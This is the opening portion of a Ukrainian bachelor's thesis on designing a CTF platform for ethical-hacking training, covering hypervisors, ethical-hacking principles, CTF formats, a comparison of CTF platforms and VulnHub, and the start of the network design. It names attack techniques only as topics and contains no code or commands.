



Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект платформи для моделювання кіберза-
гроз та навчання етичного хакінгу у форматі CTF»

Виконав: студент 4-го курсу групи КБ-21-1
спеціальності 125 «Кібербезпека»

 Віталій КУЧЕР
Керівник: Старший викладач кафедри КІ та КБ,

 Єлизавета ТРОКОЗ

Рецензент: Професор кафедри КІ та КБ, д.т.н., доцент

 Володимир ВОРОТНИКОВ


Житомир – 2025

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій Єфіменко
3 березня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Кучер Віталій Віталійович

Тема роботи: «Проєкт платформи для моделювання кіберзагроз та навчання етичного хакінгу у форматі CTF»

Затверджена Наказом університету від 3 березня 2025 р. №80/с

Термін здачі студентом закінченої роботи 26 червня 2025 р.




Вихідні дані роботи (зазначається предмет і об'єкт дослідження):


- Об'єктом дослідження є процес проєктування платформи для моделювання кіберзагроз та навчання етичного хакінгу у форматі CTF.
- методи та технології проєктування платформи для моделювання кіберзагроз і навчання етичного хакінгу, включаючи інструменти для візуалізації CTF-завдань.

Обладнання та програмне забезпечення:

1. Oracle VM VirtualBox.
2. GNS3.
3. Маршрутизатор Cisco Catalyst 8200 Series Edge Platforms
4. Комутатор Cisco Catalyst 2960.
5. Віртуальні машини Ubuntu, Kali Linux.
6. OpenVPN.
7. Docker compose.
8. CTFd.


Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Трокоз Є.М.	30.03.2025 	30.03.2025 
2	Трокоз Є.М.	19.04.2025 	19.04.2025 
3	Трокоз Є.М.	20.05.2025 	20.05.2025 

Студент  Віталій КУЧЕР
Керівник  Єлизавета ТРОКОЗ

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	03.03.2025	Виконано
2	Аналіз розгортання платформ	05.03.2025 - 22.03.2025	Виконано
3	Розробка мережевої інфраструктури	23.03.2025 - 26.03.2025	Виконано
4	Створення мережевої інфраструктури	27.03.2025 - 30.03.2025	Виконано
5	Конфігурація IP-адрес для підмереж, клієнтів і серверів	31.03.2025 - 10.04.2025	Виконано
6	Налаштування платформи CTFd і VPN	11.04.2025 - 30.04.2025	Виконано
7	Наповнення платформи завданнями	01.04.2025 - 20.05.2025	Виконано
8	Перевірка функціонування мережі та платформи	21.05.2025 - 30.05.2025	Виконано
9	Написання пояснювальної записка	11.05.2025 - 10.06.2025	Виконано
10	Отримання відгуку та рецензії		
11	Захист	26.06.2025	

Студент  Віталій КУЧЕР
Керівник  Єлизавета ТРОКОЗ

АНОТАЦІЯ

Кваліфікаційна робота на тему «Проект платформи для моделювання кіберзагроз та на-вчання етичного хакінгу у форматі CTF» . включає вступ, три розділи, висновки, список використаних джерел та додатки.

Текстова частина займає 89 сторінок друкованого тексту.

До пояснювальної записки входить список із 24 використаних джерел, що займають 2 сторінки. У роботі представлено 167 рисунків і 5 таблиць, загальний обсяг – 97 сторінок.

Завданням кваліфікаційної роботи є:

- аналіз існуючих рішень у галузі CTF-тренінгів та моделювання кібератак;
- проектування мережевої архітектури;
- реалізація завдань і управління тренувальним середовищем;
- проведення тестування розробленого рішення.

У роботі проаналізовано сучасні технології віртуалізації та мережевого моделювання, розглянуто приклади організації CTF-змагань, показано реалізацію навчальних сценаріїв кібератак на базі створеної платформи, наведено результати експериментального тестування її ефективності та надійності..

Ключові слова: ЕТИЧНИЙ ХАКІНГ, CTF, МЕРЕЖЕВА ІНФРАСТРУКТУРА, ПЛАТФОРМА.

					ККІК.КР.Б – 125 – 31 – ПЗ				
Змн.	Арк.	№ докум.	Підпис	Дата	Проект платформи для моделювання кіберзагроз та на-вчання етичного ха-кінгу у форматі CTF	Літ.		Арк.	Аркушів
Розроб.		Кучер В.В.		25.06.25				4	97
Керівник		Трокоз Є.М.		25.06.25					
Реценз.		Воротніков В.В.		26.06.25		ФІКТ, Гр. КБ-21-2			
Н. контр.		Трокоз Є.М.		25.06.25					
Затверд.		Єфіменко А.А.		26.06.25					

ANNOTATION

Qualification work on the topic "Project of a platform for modeling cyber threats and training ethical hacking in the CTF format" includes an introduction, three sections, conclusions, a list of used sources, and appendices.

The text part occupies 89 pages of printed text.

The explanatory note includes a list of 24 used sources, which occupy 2 pages.

The work contains 167 figures, with a total volume of 97 pages.

The tasks of the qualification work are:

- analysis of existing solutions in the field of CTF training and cyber attack modeling;
- design of network architecture;
- implementation of tasks and management of the training environment;
- testing of the developed solution.

The work analyzes modern virtualization and network modeling technologies, considers examples of organizing CTF competitions, demonstrates the implementation of educational cyber attack scenarios based on the created platform, and presents the results of experimental testing of its effectiveness and reliability.

Keywords: ETHICAL HACKING, CTF, NETWORK INFRASTRUCTURE, PLATFORM.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				5
Змн.	Арк.	№ докум.	Підпис	Дата		

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ.....	7
ВСТУП.....	8
РОЗДІЛ 1 ТЕОРЕТИЧНІ АСПЕКТИ РОЗГОРТАННЯ ПЛАТФОРМ, ЕТИЧНОГО ХАКІНГУ ТА ФОРМАТУ STF	9
1.1 Гіпервізори: принципи роботи та їх роль у створенні віртуальних середовищ	9
1.2 Етичний хакінг: концепція, принципи та значення для кібербезпеки	10
1.3 Формат STF: суть, типи та особливості організації	12
1.4 Огляд готових рішень для розгортання платформ STF	13
1.5 VulnHub: можливості та приклади використання для практичного навчання.....	15
РОЗДІЛ 2 РОЗРОБКА МЕРЕЖЕВОЇ ІНФРАСТРУКТУРИ ТА ПРОЕКТУВАННЯ СТРУКТУРИ ЗАВДАНЬ	17
2.1 Розробка мережевої інфраструктури.....	17
2.2 Розробка схеми адресації для віртуальної мережі	19
2.3 Вибір та обґрунтування мережевого обладнання	21
2.4 Вибір операційних систем, програмного забезпечення, VVM	24
2.5 Розробка структури завдань.....	28
РОЗДІЛ 3 РОЗГОРТАННЯ, КОНФІГУРУВАННЯ ТА ПЕРЕВІРКА РОБОТИ МЕРЕЖЕВОЇ ІНФРАСТРУКТУРИ ТА ФУНКЦІОНАЛЬНОСТІ ПЛАТФОРМИ	31
3.1 Підготовка мережевого обладнання.....	31
3.2 Розгортання та налаштування платформи	35
3.3 Встановлення OpenVPN та розробка структури завдань	37
3.4 Перевірка функціоналу платформи.....	42
ВИСНОВКИ	86
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	87
ДОДАТКИ	89

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

VM – віртуальна машина

VVM – вразлива віртуальна машина

VPN – віртуальна приватна мережа

DHCP – протокол динамічної конфігурації вузла

OSPF – протокол динамічної маршрутизації

FTP – протокол передавання файлів

HTTP – протокол передачі гіпертексту

SQL – мова структурованих запитів

IP – інтернет-протокол

CTF – Capture The Flag

GNS – Graphical Network Simulator

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				7
Змн.	Арк.	№ докум.	Підпис	Дата		

ВСТУП

Актуальність теми. У сучасному світі кіберзагрози стають дедалі складнішими та поширеними, що робить підготовку спеціалістів із кібербезпеки надзвичайно важливою. Розробка платформи для моделювання кіберзагроз і навчання етичного хакінгу у форматі Capture The Flag (CTF) є актуальною, оскільки дозволяє готувати етичних хакерів у контрольованому середовищі, що імітує реальні загрози. Це допомагає вирішити проблему нестачі практичних навичок у спеціалістів, підвищуючи рівень безпеки в організаціях завдяки відпрацюванню реальних сценаріїв у безпечних умовах.

Метою кваліфікаційної роботи є розробка та впровадження платформи, яка дозволить моделювати кіберзагрози та проводити навчання етичного хакінгу у форматі CTF.

Визначена мета обумовлює наступні завдання:

- дослідити існуючі платформи для CTF та інструменти для моделювання кіберзагроз;
- розробити архітектуру платформи з використанням віртуалізації та контейнеризації;
- створити сценарії кіберзагроз для практичного навчання;
- налаштувати та розгорнути платформу з використанням інструментів, таких як GNS3, VirtualBox, CTFd, Kali Linux, Ubuntu та OpenVPN;
- провести тестування платформи та оцінити її ефективність.

Об’єктом дослідження є процес навчання етичного хакінгу та моделювання кіберзагроз у віртуалізованому середовищі.

Предметом дослідження є методи віртуалізації, контейнеризації та інструменти для організації CTF-завдань, що використовуються для створення навчального середовища.

У процесі виконання кваліфікаційної роботи було розроблено проект платформи, яка дозволяє моделювати кіберзагрози у віртуалізованому середовищі та проводити навчання етичного хакінгу через змагання у форматі CTF, використовуючи сучасні інструменти віртуалізації та контейнеризації.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				8
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 1 ТЕОРЕТИЧНІ АСПЕКТИ РОЗГОРТАННЯ ПЛАТФОРМ, ЕТИЧНОГО ХАКІНГУ ТА ФОРМАТУ STF

1.1 Гіпервізори: принципи роботи та їх роль у створенні віртуальних середовищ

Гіпервізори є програмним забезпеченням, яке дозволяє створювати та керувати віртуальними машинами (ВМ), що є ізольованими середовищами для виконання різних операційних систем на одному фізичному комп'ютері. Вони відіграють важливу роль у кібербезпеці, дозволяючи створювати безпечні середовища для тестування вразливостей, моделювання атак та навчання етичного хакінгу. Гіпервізор працює як проміжний шар між апаратним забезпеченням і операційними системами, забезпечуючи абстрагування ресурсів, таких як процесор, пам'ять і дисковий простір, для ефективного їх розподілу між ВМ. Цей механізм дозволяє запускати кілька операційних систем одночасно, що є важливим для створення складних навчальних середовищ [3][4][5].

Гіпервізори поділяються на два основні типи. Перший тип, відомий як "безпосередньо на апаратному забезпеченні" (Type 1), працює безпосередньо на фізичному обладнанні без операційної системи хоста. Прикладами є VMware ESXi та Microsoft Hyper-V, які використовуються в корпоративних дата-центрах для високопродуктивних систем. Другий тип, "на базі операційної системи" (Type 2), працює на операційній системі хоста, що робить його зручним для індивідуального використання. У цій роботі використовується Oracle VM VirtualBox, який належить до другого типу, завдяки його простоті налаштування та гнучкості для створення віртуальних середовищ. VirtualBox дозволяє швидко розгортати ВМ із різними операційними системами, такими як Kali Linux і Ubuntu, що є основою для створення навчальних сценаріїв [3][4].

У контексті кібербезпеки гіпервізори дозволяють створювати ізольовані середовища для моделювання кіберзагроз, тестування шкідливого програмного забезпечення та проведення penetration testing. Наприклад, VirtualBox може викорис-

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

товуватися для створення ВМ із вразливими сервісами, які учасники СТФ атакуватимуть для пошуку прапорців. GNS3, інший інструмент, що використовується в цій роботі, дозволяє моделювати складні мережеві топології, включаючи маршрутизатори та комутатори, що додає реалістичності навчальним сценаріям. Ізоляція, яку забезпечують гіпервізори, запобігає поширенню шкідливого ПЗ між ВМ, що є критично важливим для безпеки під час тестування. Це дозволяє учасникам безпечно експериментувати з атаками, не впливаючи на реальні системи [3][5].

Переваги гіпервізорів включають максимізацію використання апаратних ресурсів, зниження витрат на обладнання, забезпечення ізоляції для безпечного тестування та гнучкість у створенні різноманітних віртуальних середовищ. Наприклад, VirtualBox дозволяє створювати ВМ із різними конфігураціями, що підходять для тестування веб-серверів, мережевих сервісів чи баз даних. Однак гіпервізори мають і недоліки, такі як потенційні проблеми з продуктивністю для Типу 2 гіпервізорів через залежність від операційної системи хоста та складність налаштування для Типу 1 у великих системах. У цій роботі VirtualBox і GNS3 обрано через їхню доступність, підтримку широкого спектра операційних систем і можливість інтеграції з фізичним обладнанням, таким як маршрутизатор Cisco Catalyst 8200 Series Edge Platforms та комутатор Cisco WS-C2960-24TT-L [5].




Рисунок 1.1 – Схема роботи гіпервізорів

1.2 Етичний хакінг: концепція, принципи та значення для кібербезпеки

Етичний хакінг, також відомий як Penetration testing або white-hat хакінг, є авторизованим процесом виявлення вразливостей у комп'ютерних системах, мережах чи веб-додатках для їх виправлення до експлуатації зловмисниками. Цей підхід

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				10
Змн.	Арк.	№ докум.	Підпис	Дата		

дозволяє організаціям зміцнити безпеку, зменшуючи ризик кібератак. Етичні хакери використовують ті ж методи та інструменти, що й зловмисники, але діють із дозволу власників систем, щоб оцінити їхню стійкість до атак, таких як SQL-ін'єкції, XSS чи фішинг. Наприклад, етичний хакер може перевірити веб-додаток на наявність вразливостей, які дозволяють отримати несанкціонований доступ до бази даних [6][7].

Концепція етичного хакінгу базується на проактивному підході до безпеки. Етичні хакери симулюють атаки, щоб виявити слабкі місця, оцінити потенційні ризики та запропонувати рекомендації щодо їх усунення. Процес включає кілька етапів: розвідка (збір інформації про систему), сканування (виявлення вразливостей), отримання доступу, підтримка доступу та приховування слідів. Однак, на відміну від зловмисників, етичні хакери діють у межах чітко визначених етичних і правових стандартів, що забезпечує безпеку та законність їхніх дій [7].



Рисунок 1.2 – Етапи пентесту

Основні принципи етичного хакінгу включають отримання письмового дозволу від власника системи перед початком тестування, обмеження тестування затвердженими межами, повне документування всіх виявлених вразливостей, захист конфіденційності даних і видалення всіх слідів тестування, щоб запобігти їх використанню зловмисниками. Ці принципи забезпечують, що тестування є безпечним і не завдає шкоди системі чи організації.

Завдяки етичному хакінгу організації отримують змогу виявляти вразливості до їхнього потенційного використання зловмисниками, що знижує ризик кібератак. Sophos повідомляє, що 66% медичних установ зазнали атак програм-вимагачів у 2024 році, що свідчить про необхідність проактивного підходу до безпеки. Етичне

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				11
Змн.	Арк.	№ докум.	Підпис	Дата		

хакерство також сприяє дотриманню вимог GDPR, PCI-DSS тощо, і підвищує довіру клієнтів. У рамках цієї роботи етичний хакінг використовують як основу для створення тренувальних CTF-сценаріїв, де учасники можуть відпрацьовувати пошук і виправлення вразливостей у безпечному середовищі з інструментами, як-от Kali Linux, для моделювання атак. [6][7].

1.3 Формат CTF: суть, типи та особливості організації

Формат Capture The Flag (CTF) є змаганням із кібербезпеки, де учасники шукають текстові рядки, відомі як "прапорці", приховані у вразливих програмах, веб-сайтах чи мережах. Цей формат є ефективним інструментом для практичного навчання, оскільки дозволяє учасникам відпрацьовувати навички в реальних сценаріях, імітуючи дії зловмисників у безпечному середовищі. CTF допомагають розвивати навички швидкого аналізу, вирішення проблем і командної роботи, що є важливим для фахівців із кібербезпеки [8][9].




Рисунок 1.3 – Структура CTF

Суть CTF полягає в тому, що учасники, індивідуально або в командах, вирішують завдання з різних категорій, таких як веб-безпека, криптографія, реверс-інженерія, форензика чи мережева безпека. Кожне завдання містить прапорець – унікальний код, який підтверджує його успішне виконання. Наприклад, учасник може знайти прапорець, отримавши доступ до вразливого веб-сервера через SQL-ін'єкцію або використавши інструменти, такі як Nmap чи Metasploit, для сканування мережі. CTF імітують реальні кібератаки, що робить їх цінними для підготовки фахівців із кібербезпеки [9][10].

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				12
Змн.	Арк.	№ докум.	Підпис	Дата		

CTF поділяються на кілька типів. У форматі Jeopardy-style учасники обирають завдання з різних категорій, отримуючи бали за кожен знайдений прапорець. Цей формат є найпоширенішим і використовується на змаганнях, таких як DEFCON CTF Qualifiers. У форматі Attack/Defense команди захищають власні вразливі сервіси та атакують сервіси суперників, щоб захопити їхні прапорці, що вимагає глибоких знань як атакуючих, так і захисних технік. Змішаний формат поєднує обидва підходи, дозволяючи тестувати широкий спектр навичок. Кожен тип має свої особливості, але всі вони сприяють практичному навчанню [10].

Організація CTF передбачає створення вразливих середовищ, розміщення прапорців, розробку системи оцінювання та надання підказок для учасників. Платформи, такі як CTFd, спрощують управління завданнями, дозволяючи створювати інтерактивні дошки лідерів і відстежувати прогрес учасників. CTF часто проводиться на конференціях, таких як DEFCON чи BSides, або в онлайн-форматі через платформи, як CTFtime. У цій роботі формат CTF є основою для створення навчальної платформи, яка дозволить учасникам практикувати етичний хакінг у безпечному середовищі, використовуючи інструменти, такі як Kali Linux і CTFd[10].

1.4 Огляд готових рішень для розгортання платформ CTF

Для організації CTF-завдань існує низка платформ, які пропонують інструменти для створення, управління та проведення змагань. Кожна з них має свої особливості, переваги та недоліки, що впливають на їхню придатність для різних сценаріїв. Аналіз цих платформ дозволяє визначити, які з них найкраще підходять для створення навчальних середовищ.

CTFd є однією з найпопулярніших платформ завдяки відкритому коду та простоті налаштування. Вона дозволяє створювати завдання в стилі Jeopardy, надаючи зручну панель адміністратора для управління учасниками, завданнями та оцінками. CTFd інтегрується з MajorLeagueCyber, що спрощує організацію великих подій. Однак платформа обмежена підтримкою лише Jeopardy-стилю, а для її розгортання потрібні знання веб-хостингу, що може бути викликом для новачків [11].

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		13




Рисунок 1.4 – Інтерфейс CTFd

Hack The Box пропонує широкий спектр завдань і має велику спільноту, що робить її популярною серед ентузіастів кібербезпеки. Вона підходить для практичного навчання, але хмарний хостинг обмежує можливості кастомізації, а складність завдань може бути викликом для новачків. Root The Box, навпаки, підтримує формат Attack/Defense, пропонуючи анімований рейтинг у реальному часі, але її установка є складною через обмежену документацію [11].




Рисунок 1.5 – Інтерфейс CTFd

CyberTalents має чистий дизайн і хмарну інфраструктуру, що робить її зручною для великих подій, але вона не є відкритим кодом, що обмежує гнучкість [11].

FBCTF від Facebook підтримує різні стилі CTF і має зручний інтерфейс, але її установка є складною, а підтримка змагань обмежена [11].

Порівняння цих платформ наведений у таблиці 1.1

Таблиця 1.1

Порівняння CTF платформ

Платформа	Тип CTF	Основні особливості	Переваги	Недоліки
CTFd	Jeopardy	Відкритий код, зручна панель адміністратора	Легке налаштування, інтеграція з MajorLeagueCyber	Обмежено Jeopardy-стилем, потребує хостингу
Hack The Box	Jeopardy	Різноманітні завдання, велика спільнота	Практичне навчання, активна підтримка	Хмарний хостинг, складно для новачків
Root The Box	Attack/Defense	Анімований лідерський рейтинг у реальному часі	Підтримка складних сценаріїв	Складна установка, обмежена документація
CyberTalents	Jeopardy	Чистий дизайн, хмарна інфраструктура	Зручність для великих подій	Не відкритий код
FBCTF	Jeopardy, Mixed	Підтримка різних стилів, зручний інтерфейс	Гнучкість, відкритий код	Складна установка

Більшість цих платформи не повною мірою відповідають потребам створення гібридного середовища, яке поєднує фізичне обладнання Cisco, віртуалізацію через GNS3 і VirtualBox та контейнеризацію через Docker. Платформа CTFd заповнить цю прогалину, надаючи унікальне рішення для навчання етичного хакінгу.

1.5 VulnHub: можливості та приклади використання для практичного навчання

VulnHub є платформою, яка надає вразливі віртуальні машини для практичного навчання кібербезпеці. Вона дозволяє користувачам тестувати навички пенетрейшн-тестінгу в безпечному середовищі, що робить її ідеальним інструментом для створення навчальних сценаріїв. VulnHub пропонує каталог із понад 100 вразливих ВМ різного рівня складності, від початкового до просунутого, що дозволяє адаптувати навчання до різних рівнів підготовки [12].

Можливості VulnHub включають підтримку практики веб-безпеки, мережових атак, форензики та інших аспектів кібербезпеки. Спільнота платформи створює

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		15

walkthroughs, які допомагають учасникам розв'язувати завдання та вивчати нові техніки. Інтеграція з VirtualBox дозволяє легко розгортати ці машини у віртуалізованих середовищах, що є важливим для цієї роботи, оскільки VirtualBox є одним із основних інструментів платформи.

Приклади використання включають Kioptrix Level 1, ВМ початкового рівня, яка дозволяє практикувати базові техніки пентесту, такі як сканування портів і експлуатація вразливостей, та Metasploitable 2, ВМ для тестування інструментів, як Metasploit, з акцентом на мережеві сервіси, такі як FTP чи SSH. Ці ВМ дозволяють учасникам відпрацьовувати навички в реальних сценаріях, що є основою для створення завдань у форматі CTF [12].

VulnHub є цінним ресурсом для цієї роботи, оскільки дозволяє інтегрувати готові вразливі середовища в платформу для CTF, зменшуючи час на створення власних сценаріїв. Це особливо корисно для створення завдань, які імітують реальні кіберзагрози, що є основою навчального процесу.

Висновки до першого розділу

У першому розділі було проаналізовано теоретичні основи моделювання кіберзагроз та навчання етичного хакінгу, було досліджено принципи роботи гіпервізорів, зокрема Oracle VM VirtualBox, які забезпечують ізольовані середовища для безпечного тестування, а також було визначено роль етичного хакінгу як інструмента виявлення вразливостей задля посилення захисту організацій. Було розглянуто формат CTF як ефективний метод практичного навчання, що імітує реальні сценарії атак, і проведено огляд платформ CTFd, Hack The Box і CyberTalents із зазначенням їхніх переваг та обмежень, а також підкреслено унікальність запропонованої платформи, яка об'єднує віртуалізацію, фізичне обладнання та CTF-завдання. Було виявлено, що ресурси на зразок VulnHub полегшують створення вразливих середовищ, сприяють підготовці навчальних сценаріїв і закладають міцну основу для подальшого проектування та реалізації платформи.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				16
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 2 РОЗРОБКА МЕРЕЖЕВОЇ ІНФРАСТРУКТУРИ ТА ПРОЕКТУВАННЯ СТРУКТУРИ ЗАВДАНЬ

2.1 Розробка мережевої інфраструктури

Для розробки платформи необхідно використовувати WAN, щоб забезпечити взаємодію між учасниками, серверами та вразливими віртуальними машинами, які слугують мішенями для атак.

WAN об’єднує кілька локальних мереж (LAN), забезпечуючи їх взаємодію на великій відстані.

Отже, після визначення типу мережі була спроектована мережева інфраструктура, яка зображена на рисунку 2.1.




Рисунок 2.1 – Проєкт мережі

Мережа, зображена на скріншоті, складається з чотирьох основних підмереж: WAN Access, LAN Users, LAN VMs та LAN Server. Вона структурована таким чином, що підмережа WAN Access забезпечує з’єднання з зовнішнім Інтернетом, а внутрішні підмережі відповідають за користувачів, віртуальні машини для завдань та серверну інфраструктуру відповідно. Кожна підмережа включає певні пристрої, які з’єднані між собою за допомогою технологій Ethernet і Fast Ethernet. Нижче наведено детальний опис кожної підмережі, включаючи пристрої, що до неї входять, та порти, через які вони з’єднані.

Підмережа WAN Access є точкою входу для всієї мережі, яка включає в себе маршрутизатор R-INTERNET, який забезпечує маршрутизацію трафіку між зовнішнім Інтернетом та внутрішніми підмережами




Рисунок 2.2 – Підмережа WAN access

Підмережа LAN Users забезпечує підключення кінцевих користувачів до мережі через робочу станцію WS-Users, яка з'єднана з комутатором SW-Users, а той, у свою чергу, керується маршрутизатором R-Users.




Рисунок 2.3 – Підмережа LAN USERS

Підмережа LAN VMs призначена для розміщення п'яти віртуальних машин (Task1 – Task5), які використовуються для виконання завдань. Усі вони підключені до комутатора SW-Tasks, а маршрутизатор R-Serv забезпечує зв'язок із зовнішньою мережею через R-INTERNET.

